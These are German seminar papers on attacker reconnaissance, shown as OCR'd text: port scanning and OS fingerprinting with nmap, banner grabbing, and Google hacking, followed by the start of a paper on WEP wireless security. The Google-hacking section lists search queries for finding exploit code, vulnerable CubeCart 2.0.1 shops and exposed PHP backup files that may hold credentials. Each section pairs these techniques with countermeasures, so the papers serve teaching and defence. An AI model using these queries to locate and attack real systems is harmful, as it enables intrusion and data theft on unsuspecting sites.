Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-11-24 13:29 CET
Interesting ports on 192.168.2.1:
(The 1671 ports scanned but not shown below are in state: closed)
PORT   STATE         SERVICE
80/tcp open|filtered http
MAC Address: 00:03:C9:6C:1A:D7 (Tecom Co.)

Nmap finished: 1 IP address (1 host up) scanned in 4.852 seconds
```

4.4. Gegenmaßnahmen

Beim Schutz vor Portscans geht es um das Erkennen, dass ein Portscan überhaupt durchgeführt wird und von wem er durchgeführt wird. Diese Erkenntnisse können mit Hilfe von Intrusion-Detection-Systemen (IDS) erlangt werden. Diese Systeme protokollieren eingehende Pakete und untersuchen sie anhand von Mustern, aufgrund derer sie auf einen (vertikalen) Portscan schließen können. Gute IDS versuchen auch, getarnte Scan-Methoden zu entdecken. Außerdem kann ein ausgereiftes IDS bei einem erkannten Portscan die Firewall-Regeln ändern und so z.B. alle Pakete des Angreifers blockieren. In diesem Fall wird auch von Intrusion-Prevention-Systemen gesprochen. Allgemein problematisch an IDS ist die Anfälligkeit für Denial-of-Service-Angriffe, da sie jeglichen Datenverkehr untersuchen müssen und auch protokollieren.

Ein sehr bekanntes Programm aus der Reihe der IDS-Tools ist *snort*. Es erkennt Angriffe anhand von Signaturen, die auch regelmäßig erweitert und dem Benutzer zur Verfügung gestellt werden.

Schwieriger ist dagegen das komplette Unterbinden von Portscans. Ein System, das Dienste nach außen anbietet, muss gewisse Ports (auch in der Firewall) öffnen. Somit ist es einem Angreifer immer möglich, zwischen geschlossenen und geöffneten Ports zu unterscheiden. Da der eigentliche Angriffspunkt jedoch der Dienst an sich ist, kann ein Zusatz an Sicherheit dadurch gewonnen werden, wenn möglichst alle unnötigen Dienste deaktiviert werden. [KuMS02]

5. Fingerprinting

Beim *Fingerprinting* geht es um das Erlangen von Informationen über die auf dem Opfersystem eingesetzte Software inklusive der installierten Version. Dies ist oft entscheidend über

den Erfolg eines Angriffs, da viele Angriffstechniken nur bei bestimmten Softwareversionen geeignet sind.

Beim *Fingerprinting* wird zwischen dem Erkennen des Betriebssystems (*OS-Fingerprinting*) und dem Erkennen eines laufenden Dienstes (*Banner-Grabbing*) unterschieden. Jedoch kann manchmal aus den Informationen eines erfolgreichen Banner-Grabbings implizit auf das verwendete Betriebssystem geschlossen werden, z.B. wenn der erkannte Dienst nur für ein bestimmtes Betriebssystem verfügbar ist.

5.1. OS-Fingerprinting

Zur Erkennung des Betriebssystems eines Opfersystems können aktive und passive Methoden herangezogen werden. Beim aktiven OS-Fingerprinting werden bestimmte Pakete an das Opfer gesendet und aufgrund der Antwort auf das Betriebssystem geschlossen. Dagegen werden beim passiven OS-Fingerprinting keine Pakete an das Opfer gesendet, sondern alleine durch das Überwachen des Netzwerkverkehrs eine Erkennung durchgeführt. Dazu muss der Angreifer aber zumindest die Möglichkeit haben, Netzwerkverkehr mitzuschneiden.

Beim OS-Fingerprinting werden unterschiedliche Implementierungen des Netzwerk-Stacks ausgenutzt. Jeder Hersteller von Betriebssystemen legt die Richtlinien der RFCs etwas anders aus. Die Methoden zur Erkennung des Betriebssystems sind sehr unterschiedlich, im Folgenden werden einige näher erläutert: [KuMS02]

FIN-Probe
: Hierbei wird ein FIN-Paket an einen offenen Port des Opfers gesendet. Laut RFC 793 [Post81b] sollte das Opfer korrekterweise keine Antwort geben. Es gibt jedoch Implementierungen (wie z.b. Windows NT), die in diesem Fall ein FIN/ACK-Paket zurücksenden.

ISN (Initial Sequence Number)-Sampling
: Die Sequenznummer, die verschiedene TCP-Implementierungen beim Start einer TCP-Verbindung wählen, kann bestimmten Mustern entsprechen und somit auf das Betriebssystem schließen lassen.

Anfängliche TCP-Fenstergröße
: Die anfangs vom Server beim TCP-Verbindungsaufbau zurückgegebene Fenstergröße kann Rückschlüsse auf die TCP-Implementierung geben.

Unterdrückung von ICMP-Fehlermeldungen
: Werden an ein Opfersystem UDP-Pakete an geschlossene Ports gesendet, so antwortet es mit ICMP-Fehlermeldungen. Laut RFC 1812 [Bake95] sollte die Anzahl dieser ICMP-Pakete pro Zeiteinheit beschränkt sein, aber nicht alle Betriebssysteme verhalten sich so.

Fragmentierung
: Werden überlappende IP-Fragmente an ein Opfersystem gesendet, so werden diese dort wieder zusammengesetzt, wobei unterschiedliche Implementierungen entweder die älteren mit neueren Daten oder umgekehrt überschreiben. Durch geschickte Beobachtungen kann möglicherweise dieses Verhalten erkannt werden.

Don't-Fragment-Bit
: Dieses Bit wird von manchen Betriebssystemen im IP-Kopf gesetzt, um das Fragmentieren ihrer IP-Pakete zu verhindern und somit schneller übertragen zu können.

TTL
: Der gesetzte Time-to-Live-Wert im IP-Paket kann beobachtet werden.

Wird nur eine einzelne dieser Methoden verwendet, kann meistens keine eindeutige Identifikation des Betriebssystems erreicht werden, sondern höchstens eine Eingrenzung. Für eine sichere Erkennung sollten mehrere Methoden verwendet werden. Das zum Portscan verwendbare Programm *nmap* (Abschnitt 4.3) setzt einige der hier beschriebenen Methoden ein. Im folgenden Beispiel wurde ein OS-Fingerprinting gegen ein Linux-System durchgeführt:

```
hacker:/ # nmap -O -v 192.168.2.1

Starting Nmap 4.00 ( http://www.insecure.org/nmap/ ) at 2006-11-27 16:59 CET
[..]
Interesting ports on 192.168.2.1:
(The 1671 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:03:C9:6C:1A:D7 (Tecom Co.)
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.7 - 2.6.11
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=2447397 (Good luck!)
IPID Sequence Generation: All zeros

Nmap finished: 1 IP address (1 host up) scanned in 6.269 seconds
               Raw packets sent: 1722 (69.5KB) | Rcvd: 1686 (78KB)
```

Das Programm *nmap* verwendet zur Identifikation Signatur-Dateien, die Werte für viele Betriebssysteme enthalten. Die mit Hilfe der oben erwähnten Methoden ermittelten Werte werden dann mit den Signatur-Dateien verglichen.

5.2. Banner-Grabbing

Eine einfache Möglichkeit, Informationen über einen Dienst auf dem Opfersystem zu sammeln, ist die Analyse des *Banners* beim TCP-Verbindungsaufbau. Viele Dienste senden direkt nach dem Verbindungsaufbau in einem sogenannten Banner u.a. Informationen über Programmname und Version. Die Kenntnis der Version eines Programms kann sehr hilfreich für einen Angriff sein, wenn z.B. eine ältere Version erkannt wurde, in der bekanntermaßen eine Sicherheitslücke existiert. Ein großer Nachteil dieser Methode ist jedoch, dass zum Opfer eine vollständige TCP-Verbindung aufgebaut werden muss, die möglicherweise protokolliert wird.

Im folgenden Beispiel wird mit *Telnet* eine Verbindung zu einem SSH-Dämon hergestellt. Direkt nach Verbindungsaufbau erscheint eine Meldung über den Namen des Dienstes und dessen Version:

```
hacker:/ # telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_4.2

Connection closed by foreign host.
```

5.3. Gegenmaßnahmen

Gegenmaßnahmen zum Fingerprinting versuchen es dem Angreifer unmöglich zu machen, die auf dem Opfersystem eingesetzte Software zu identifizieren. Die Methoden des OS-Fingerprinting wie sie im Abschnitt 5.1 erklärt werden, sind nur sehr schwer zu verhindern. Hierzu müssen Parameter im Betriebssystem verändert werden. Als Beispiel kann hier FreeBSD 4.x genannt werden, das mit einer Kernel-Option SYN|FIN-Pakete ignorieren kann. Damit kann z.B. das OS-Fingerprinting von *nmap* erschwert werden. Wenn solche Optionen nicht angeboten werden, bleibt bei quelloffenen Betriebssystemen nur die Möglichkeit, den Quellcode zu verändern, was jedoch die Funktionalität oder auch die Korrektheit der Protokollimplementierung negativ beeinflussen kann. [KuMS02]

Gegenmaßnahmen zum Banner-Grabbing sind wesentlich einfacher zu realisieren. Die meisten Dienste bieten die Möglichkeit an, den Banner zu verändern. Der Systemadministrator kann z.B. einen nichts aussagenden Banner verwenden. In diesem Fall wird der Angreifer die Veränderung des Banners erkennen und ist auf andere Erkennungsmethoden angewiesen. Es kann aber auch der Banner eines Konkurrenzproduktes eingesetzt werden. In diesem Fall würde der Angreifer vielleicht unnötige Zeit verschwenden, einen “falschen” Dienst anzugreifen.

6. Google Hacking

Die Suchmaschine “Google” wurde 1998 von der amerikanischen Firma “Google Inc.“ auf den Markt gebracht. Sie hat heute (2006) eine marktbeherrschende Stellung, was nicht zuletzt an der Suchtechnik und der Anzahl der Webseiten im Index liegt. Da Google monatlich Millionen von Webseiten durchsucht und auch Sicherungskopien der gescannten Seiten in seinen Rechenzentren ablegt, kann diese Suchmaschine als die größte Informationssammlung des Internets angesehen werden. Auch sicherheitsrelevante Informationen können mit speziellen Suchtechniken gefunden werden. Es bietet sich deshalb für einen Angreifer an, mit Google nach geeigneten Opfern bzw. Sicherheitslücken auf Opfersystemen zu suchen. Im Folgenden werden einige Techniken vorgestellt. Hierbei ist zu beachten, dass die Vorgehensweise und der Erfolg beim Google Hacking stark vom eigentlichen Ziel des Angreifers abhängt. Mit den folgenden Methoden kann deshalb nur ein kleiner Überblick gegeben werden, wie Google theoretisch die Suche nach Opfern erleichtern kann. Für eine ausführliche Beschreibung des Themas soll auf [Long05] verwiesen werden.

6.1. Network Mapping

Soll ein konkretes Opfer (z.B. ein Unternehmen) angegriffen werden, bietet sich als erster Schritt das Ausspionieren der technischen Organisation des Unternehmensnetzwerkes an (siehe auch Footprinting im Abschnitt 3). Hierbei ist es oft hilfreich, nicht den bekanntesten (und meist auch am besten gesichertsten) Webserver des Opfers anzugreifen, sondern nach weiteren Servern zu suchen, die möglicherweise mehr Angriffschancen geben.

Beim *Site-Crawling* wird mit Hilfe von Google versucht, alle Domainnamen eines Opfers zu finden. Die folgende Abfrage liefert z.B. Dutzende von Subdomains der Firma Microsoft:

```
site:microsoft.com -www.microsoft.com
```

Werden diese Domainnamen mit Hilfe des DNS in IP-Adressen umgewandelt, liegt eine Liste potentieller Angriffsziele vor.

Neben dem Auskundschaften von Domänen kann es für einen Angreifer auch interessant sein, dem Opfer nahestehende Unternehmen oder Organisationen zu finden. Diese können möglicherweise beim Angriff auf das eigentliche Opfer als Hilfe mißbraucht werden. Ist Seite A mit Seite B verlinkt und vielleicht zusätzlich Seite B mit Seite A, so besteht möglicherweise eine enge Beziehung. Google kann mit dem "link"-Operator solche Beziehungen aufdecken.

Auch Suchanfragen in Newsgroups können Informationen über die Organisation eines Unternehmensnetzwerkes liefern. Wenn Mitarbeiter eines Unternehmens Nachrichten in Newsgroups veröffentlichen, kann mit einer einfachen Abfrage herausgefunden werden, welche Mitarbeiter über welche Newsserver Nachrichten veröffentlichen. Werden die Autoren und der Inhalt der Nachrichten genauer analysiert, können Verbindungen zwischen Mitarbeitern erkannt werden, die für einen Social-Engineering-Angriff[3] hilfreich sind.

6.2. Angriffscode und Ziele finden

Möchte ein Angreifer wahllose Opfer über Schwachstellen in Anwendungen angreifen, kann Google eine große Hilfe beim Finden von Angriffscode (auch *Exploit* genannt) und von möglichen Opfern mit diesen Schwachstellen sein. Wird eine Schwachstelle in einer bestimmten Version einer Anwendung entdeckt, dauert es üblicherweise eine längere Zeit, bis diese Lücke geschlossen ist und alle Benutzer dieser Anwendung das Sicherheits-Update installiert haben. In diesem Zeitraum kann Angriffscode entwickelt und verbreitet werden.

Es gibt tausende Webseiten, die Angriffscode verbreiten. Eine Grundlage für eine effektive Suche nach Angriffscode wäre folgende:

```
filetype:c exploit
```

Da die meisten Exploits in C geschrieben sind, kann mit dieser Anfrage eine Liste von Webseiten gefunden werden, die Angriffscode verbreiten. Beispiele von Webseiten mit Angriffscode sind im Abschnitt 6.2.1 in [Long05] zu finden.

Angriffscode enthält oft charakteristische Zeichenfolgen im Quellcode. C-Dateien enthalten meistens die include-Anweisung "#include <stdio.h>". Mit der folgenden Suchanfrage kann nun Angriffscode, der auch eine Mitteilung über die Benutzung enthält, gefunden werden:

```
"#include <stdio.h>" "Usage" exploit
```

Wurde ein bestimmter Angriffscode ausgewählt oder gefunden, kann Google eine große Hilfe beim Aufspüren von potentiell gefährdeten Web-Anwendungen sein. Dafür muss zuerst eine charakteristische Zeichenfolge der gefährdeten Anwendung gefunden werden. Web-Anwendungen enthalten oft im Fussbereich den Namen und die Softwareversion, meistens umschrieben mit Zeichenfolgen der Art "powered by". Um diese Zeichenfolge herauszufinden, kann der Angreifer z.B. die Webseite des Herstellers der Web-Anwendung suchen und dort Demo-Seiten abrufen oder die Web-Anwendung selbst installieren und untersuchen. Hat der Angreifer eine eindeutige Zeichenfolge gefunden, kann er nun mit einer einfachen Suchanfrage potentielle Opfer finden. Im Folgenden soll dieser Vorgang anhand eines Beispieles erläutert werden:

Das Programm CubeCart ist eine eCommerce-Anwendung, die PHP und MySQL verwendet. Auf der Sicherheitsseite Secunia (www.secunia.com) wurde am 08.10.2004 eine Sicherheitsmeldung veröffentlicht (http://secunia.com/advisories/12764), die in der Version 2.0.1 der Software eine Schwachstelle beim Übergeben eines Parameters enthält (siehe Abbildung 6).

[3] Erlangen vertraulicher Informationen durch soziale Kontakte zu einem Geheimnisträger.

Über diese Schwachstelle können mit Hilfe einer ”SQL Injection“ Daten manipuliert werden. Mit diesen Informationen als Ausgangspunkt kann nun die Anwendung genauer untersucht werden. Eine einfache Google-Suchanfrage führt auf die Webseite www.cubecart.com des Herstellers, der dort eine Demo-Umgebung seiner Anwendung zur Verfügung stellt. Dort kann im Fussbereich der Webseite die Zeichenfolge ”Powered by CubeCart“ entdeckt werden. Um nun potentielle Opfer zu finden, bietet sich folgende Suchanfrage an, um installierte CubeCart-Anwendungen der Version 2.0.1 zu finden:

```
"Powered by CubeCart 2.0.1"
```

Google gibt als Ergebnis dieser Anfrage ca. 55000 Webseiten aus, die diese gefährdete Anwendung benutzt haben, als Google die Seiten zuletzt besucht hat (siehe Abbildung 7). Hat der Angreifer wirkungsvollen Angriffscode, könnte er problemlos Daten von tausenden eCommerce-Anbietern sammeln oder manipulieren.



Abbildung 6: Sicherheitsmeldung auf www.secunia.com über CubeCart 2.0.1

6.3. Webserver entdecken und analysieren

Weit verbreitete Anwendungen im Internet sind HTTP-Server. Da Google hauptsächlich Webserver durchforstet, gelangen auch oft Ausgaben von Webservern in den Google-Index, die eigentlich nicht für Websurfer bestimmt sind. Dabei handelt es sich um Verzeichnislisten, Fehlerseiten und Standardseiten, die neben der eingesetzten Softwareversion auch interne Informationen auf dem Webserver offenbaren können.

Bei Verzeichnislisten handelt es sich um Webseiten, die den Inhalt eines bestimmten Verzeichnisses auf dem Webserver anzeigen. Falls diese Listen nicht deaktiviert sind, werden sie vom Webserver automatisch erstellt und können anhand charakteristischer Zeichenfolgen mit Google gefunden werden. Eine Abfrage, um Verzeichnislisten allgemein zu finden, wäre z.B.:

Abbildung 7: Ergebnis der Google-Suchanfrage über Webseiten mit CubeCart 2.0.1

```
intitle:index.of "parent directory"
```

Das Ergebnis liefert Verzeichnislisten, wie sie beim Apache-Webserver üblich sind. Da Verzeichnislisten meistens auch im Fussbereich eine Kennung zur verwendeten Softwareversion des Webservers enthalten, lassen sich mit einer erweiterten Abfrage beliebige Versionen des Apache-Webservers finden (siehe hierzu Abschnitt 6.2). Ein Beispiel für die Version 2.0.36 wäre:

```
intitle:index.of "parent directory" "Apache/2.0.36 server at"
```

Neben dem eigentlichen Angriff auf den Webserver können über Verzeichnislisten möglicherweise andere Informationen gefunden werden, die einem Angriff dienen. In Verzeichnislisten kann meistens mit Hilfe eines Klicks auf ”Parent Directory“ in ein übergeordnetes Verzeichnis gewechselt werden. Dort oder an anderen Stellen hat der Administrator möglicherweise sicherheitsrelevante Dateien abgelegt. Das können z.B. Konfigurationsdateien von PHP-Anwendungen sein. Oft werden Benutzernamen oder Passwörter für den Zugriff auf MySQL-Datenbanken in Dateien mit Namen wie ”config.php“ oder ähnlichem gespeichert. Da solche Dateien vor dem Versand an den Client vom PHP-Interpreter verarbeitet werden, können sie nicht einfach heruntergeladen werden. Hierbei ist anzumerken, dass der PHP-Interpreter standardmäßig nur Dateien mit den Endungen ”.php“, ”php4“, etc. verarbeitet. Alle anderen Endungen werden vom Webserver direkt an den Client gesendet. Viele Administratoren legen jedoch Sicherungskopien an oder belassen veraltete Dateien auf dem Server. Dateien mit den Endungen ”php.bak“ oder ”php.old“ sind z.B. zu hunderten mit folgender Google-Abfrage zu finden:

```
intitle:index.of "parent directory" ( "php.old" | "php.bak" )
```

Diese Dateien offenbaren neben dem PHP-Quellcode möglicherweise auch sicherheitsrelevante Informationen.

Für direkte Angriffe auf Webserver sind auch Fehlerseiten und Standardseiten von Interesse. Diese können ebenso wie Verzeichnislisten zur Identifikation bestimmter Softwareversionen von Webservern dienen. Fehlerseiten sind z.B. "Error 404"-Seiten, die das Fehlen einer bestimmten Seite anzeigen. Standardseiten sind Webseiten, die nach der Installation eines Webservers als Test zur Verfügung stehen. Diese Seiten sind auch deshalb interessant, da der Webserver vermutlich dann noch nicht mit besonderen Schutzmechanismen ausgestattet ist.

6.4. Gegenmaßnahmen

Gegenmaßnahmen zum Google Hacking zielen darauf ab, sicherheitsrelevante Informationen nicht in den Google-Index gelangen zu lassen. Solche Maßnahmen betreffen zumeist den Webserver selbst und den Webauftritt.

Der Webserver selbst sollte immer auf dem sicherheitstechnisch aktuellsten Stand gehalten werden. Außerdem ist es sinnvoll, jegliche Informationen, die den Server identifizieren können, unkenntlich zu machen (siehe hierzu auch Abschnitt 5.3). Das betrifft Verzeichnislisten, Fehlerseiten und das Entfernen von Standardseiten. Zudem ist es oft sinnvoll, Verzeichnislisten komplett zu deaktivieren, wenn diese nicht unbedingt benötigt werden.

Die eigentliche Webanwendung sollte sich ebenfalls nicht durch ein Banner identifizieren lassen. Veraltete Dateien oder Sicherungskopien sollten immer an anderen Stellen gespeichert werden und nicht im Webordner. Zuletzt kann auch anhand der Konfiguration in der Datei "robots.txt", die zur Steuerung von Suchmaschinen dient, verhindert werden, dass bestimmte Bereiche von Webseiten durch Suchmaschinen indiziert werden. Diese Angaben setzen aber voraus, dass die Suchmaschine sie auch befolgt.

Oft ist es auch hilfreich, die eigene Webanwendung mit den oben genannten Google-Hacking-Methoden zu "testen". Hierbei kann vielleicht eine Schwachstelle entdeckt werden bevor sie ein wirklicher Angreifer ausnutzt.

7. Zusammenfassung

In dieser Seminararbeit wurden einige Methoden zur Opfersuche behandelt. Hierbei wurden sowohl die klassischen Techniken des Portscannings und Fingerprintings als auch die relativ neue Technik des Google-Hackings anhand ausgewählter Methoden vorgestellt. Gerade die nicht überschaubare Menge an Informationen, die Google über seine Suchmaschine aufbereitet, stellt eine wahre Fundgrube für einen Angreifer dar. Jeder, der Schwachstellen in seinem System hat, muss damit rechnen, dass diese Schwachstellen auch bei ihm gefunden werden. Neben der selbstverständlich erforderlichen Absicherung eines Systems, die aber niemals einen hundertprozentigen Schutz bietet, sind Maßnahmen, um nicht als Opfer aufzufallen, unerlässlich.

Literatur

[Bake95] F. Baker. Requirements for IP Version 4 Routers. RFC 1812, Juni 1995.

[Deth01] Dethy@synnergy.net. Examining port scan methods - Analysing Audible Techniques. White Paper, Synnergy Networks, 2001. http://packetstormsecurity.org/groups/synnergy/portscan.txt.

[KuMS02] George Kurtz, Stuart McClure und Joel Scambray. *Das Anti-Hacker-Buch*. mitp. 2002.

[LeRS] Cynthia Bailey Lee, Chris Roedel und Elena Silenok. Detection and Characterization of Port Scan Attacks. http://www.cs.ucsd.edu/users/clbailey/PortScans.pdf.

[Long05] Johnny Long. *Google Hacking*. mitp. 2005.

[Post81a] J. Postel. Internet Control Message Protocol. RFC 792, September 1981.

[Post81b] J. Postel. Transmission Control Protocol. RFC 793, September 1981.

[Shah04] Saumil Shah. An Introduction to HTTP fingerprinting. Technischer Bericht, Net-Square, Mai 2004. http://net-square.com/httprint/httprint_paper.html.

Abbildungsverzeichnis

Wireless Security

Sebastian Haas

In diesem Dokument werden die wichtigsten Schutzmechanismen in heutigen drahtlosen lokalen Netzen gezeigt. Zuerst werden dazu die allgemein bei drahtloser Kommunikation herrschenden Sicherheitsprobleme erläutert. Danach wird vor allem auf WLAN und seine beiden Sicherheitstechniken WEP und WPA eingegangen. Für beide Techniken werden jeweils die verwendeten Algorithmen und Konzepte erklärt. Anhand dieser Erklärungen werden dann die Schwachstellen gezeigt und anschließend die daraufhin eingeführten Verbesserungen genannt und kritisch untersucht. Abschließend werden noch weitere Schwachstellen auf anderen SChichten genannt und allgemeine Vorschläge zur Sicherung eines drahtlosen Netzes gezeigt.

1. Einleitung

Drahtlose Technologien gewinnen im heutigen Alltag immer mehr an Bedeutung. Sollten aktuelle Trends anhalten werden in naher Zukunft drahtlose Netze einen Großteil der lokalen Kommunikation übernehmen. So werden normalerweise auch sensible Daten übertragen, welche besonders schützenswert sind und unter keinen Umständen von potentiellen Angreifern verändert oder ausgelesen werden dürfen. Des Weiteren sollte verhindert werden, dass es einem Angreifer nicht möglich ist, selbst Nachrichten zu generieren und diese erfolgreich in das drahtlose Netz einzuspeisen.

1.1. Sicherheit in drahtlosen Netzen

Grundsätzlich gelten in drahtlosen Netzen dieselben Sicherheitsanforderungen wie in ihren drahtgebundenen Äquivalenten. Dabei kann zwischen sechs Anforderungen unterschieden werden.

Zugangskontrolle: Nur Berechtigte haben Zugang zu Ressourcen mit beschränktem Zugriff.

Vertraulichkeit: Daten können nicht von Unberechtigten gelesen werden.

Verbindlichkeit: Es ist nachvollziehbar, von wem Nachrichten stammen.

Verfügbarkeit: Die Funktion des Netzes ist gewährleistet.

Authentizität: Jeder Nutzer ist der, für den er sich ausgibt.

Integrität: Daten können nicht verändert werden.

Jede einzelne Anforderung sollte erfüllt sein, um einen vollständig sicheren Übertragungsdienst zu gewährleisten. Sollte eine nicht oder nur unvollständig erfüllt sein, können Angreifer

die Dienste der höheren Schichten kompromittieren. Somit ist es wichtig Sicherheitsmechanismen auf Schwachstellen zu untersuchen bzw. diese so zu gestalten, dass sie Angriffen jeder Art standhalten. So ist sichergestellt, dass eine Anwendung auf höheren Ebenen nicht auf Schicht zwei kompromittiert wird.

Drahtlose Netzwerken bergen hierbei einen wesentlichen Nachteil, verglichen mit den konventionellen, drahtgebundenen Netzen, da sie auf einem offenen Medium arbeiten. Dies bedeutet, dass jeder potentielle Angreifer ohne Probleme jede Nachricht mithören oder verändern kann und auch selbst jede beliebige Nachricht absetzen kann. Zwar könnte dies auch in drahtgebundenen Netzen geschehen, wenn der Angreifer physischen Zugriff auf das Netzwerk hat. Dies ist aber nur selten der Fall, da besonders gefährdete Netzwerke meist vor unberechtigtem Eindringen durch physische Hindernisse geschützt sind. Drahtlose Netze sind aber nur schwer lokal zu begrenzen, weshalb Angreifer mit den richtigen technischen Hilfsmitteln ohne Probleme auch aus größeren Entfernungen auf das Netz zugreifen können. Daher müssen auf Schicht 2 Mechanismen implementiert werden, um solche Angriffe zu verhindern. Dabei ist es aber wichtig, dass diese Mechanismen für alle Anwendungen auf höheren Schichten transparent sind, diese also nicht dadurch beeinflusst werden.

2. Schutzmechanismen

Im Bereich Wireless LAN haben sich zwei Techniken durchgesetzt, welche versuchen Sicherheit auf Schicht 2 zu gewährleisten. Zum einen ist dies das ältere und inzwischen als extrem unsicher angesehene WEP („Wired Equivalent Privacy“: Englisch für „Datenschutz wie im drahtgebundenen Netz“) und zum anderen der aktuelle Standard WPA bzw. WPA2 („Wi-Fi Protected Access“: Englisch für etwa „Drahtloser gesicherter Zugriff“). Beide Protokolle haben das Ziel Daten vertraulich, authentisch und integer zu übertragen, sowie den Zugang zum drahtlosen Netz zu regeln. Die beiden anderen Anforderungen Verbindlichkeit und Verfügbarkeit werden nicht unterstützt, wobei WPA in Verbindung mit einem Authentifizierungsdienst auch Verbindlichkeit gewährleisten kann.

2.1. Wired Equivalent Privacy (WEP)

Das Verschlüsselungsverfahren WEP wurde 1999 durch 802.11b von der IEEE standardisiert. Es stellt die erste ernst zu nehmenden Maßnahme dar, die Verwundbarkeit eines drahtlosen lokalen Netzes zu schützen. Leider wurden im Laufe der Zeit mehrere Schwachstellen in WEP gefunden, wodurch es heute als unsicher angesehen wird und nicht mehr verwendet werden sollte. Trotz dieser Warnung werden immer noch ein Großteil der drahtlosen Netze mit WEP gesichert.

2.1.1. Arbeitsweise

Die Arbeitsweise von WEP ist relativ simpel. Sie basiert auf einem Satz aus ein bis vier Schlüsseln S, welcher an jede berechtigte Station ausgegeben wird. Auf der Basis dieser Schlüssel werden die Daten verschlüsselt, wodurch Vertraulichkeit und, in Kombination mit einer Zyklischen Redundanzprüfung (CRC – Engl.: Cyclic Redundancy Check), auch Integrität erreicht werden soll. Bei WEP gibt es 3 standardisierte Längen für die Schlüssel, 64 Bit, 128 Bit und 256 Bit. Diese Angaben geben aber nicht den Schlüsselraum von WEP wieder, da 24 Bit hiervon für einen unverschlüsselt übertragenen Initialisierungsvektor (IV) verwendet werden. Somit reduziert sich die effektive Schlüssellänge auf 40, 104 oder 232 Bit.



Abbildung 1: Verschlüsselung bei WEP

Abbildung 1 zeigt den Verschlüsselungsprozess. Eine WEP-Nachricht besteht aus zwei Teilen, dem IV und den verschlüsselten Daten (Chiffre). Das Chiffe erhält man, indem man zuerst die Nachricht N und deren CRC-Wert verkettet. Diese Daten werden anschließend mit den Schlüsselstrom durch einer XOR-Operation vereinigt. Der Schlüsselstrom wiederum wird durch den so genannten RC4-Algorithmus berechnet. Dabei ist der Seed die Verkettung von IV und einem der geheimen Schlüssel, welchen alle beteiligten Kommunikationspartner kennen. Den Schlüssel als alleinige Eingabe für den RC4-Algorithmus zu verwenden, wäre nicht sehr hilfreich, da dann der RC4-Algorithmus immer denselben Schlüsselstrom ausgeben würde, wodurch die Verschlüsselung stark beeinträchtigt wäre. Denn wäre von einer so verschlüsselte Nachricht der Quelltext bekannt, könnte man den Schlüsselstrom rekonstruieren und so alle Kommunikation abhören sowie jede beliebige Nachricht generieren. Für den RC4-Algorithmus wird in WEP immer dieselbe Initialisierung gewählt und der Schlüsselstrom ab dem ersten Byte verwendet. Diese beiden Entscheidungen der Entwickler stellen eins der Hauptprobleme von WEP dar.

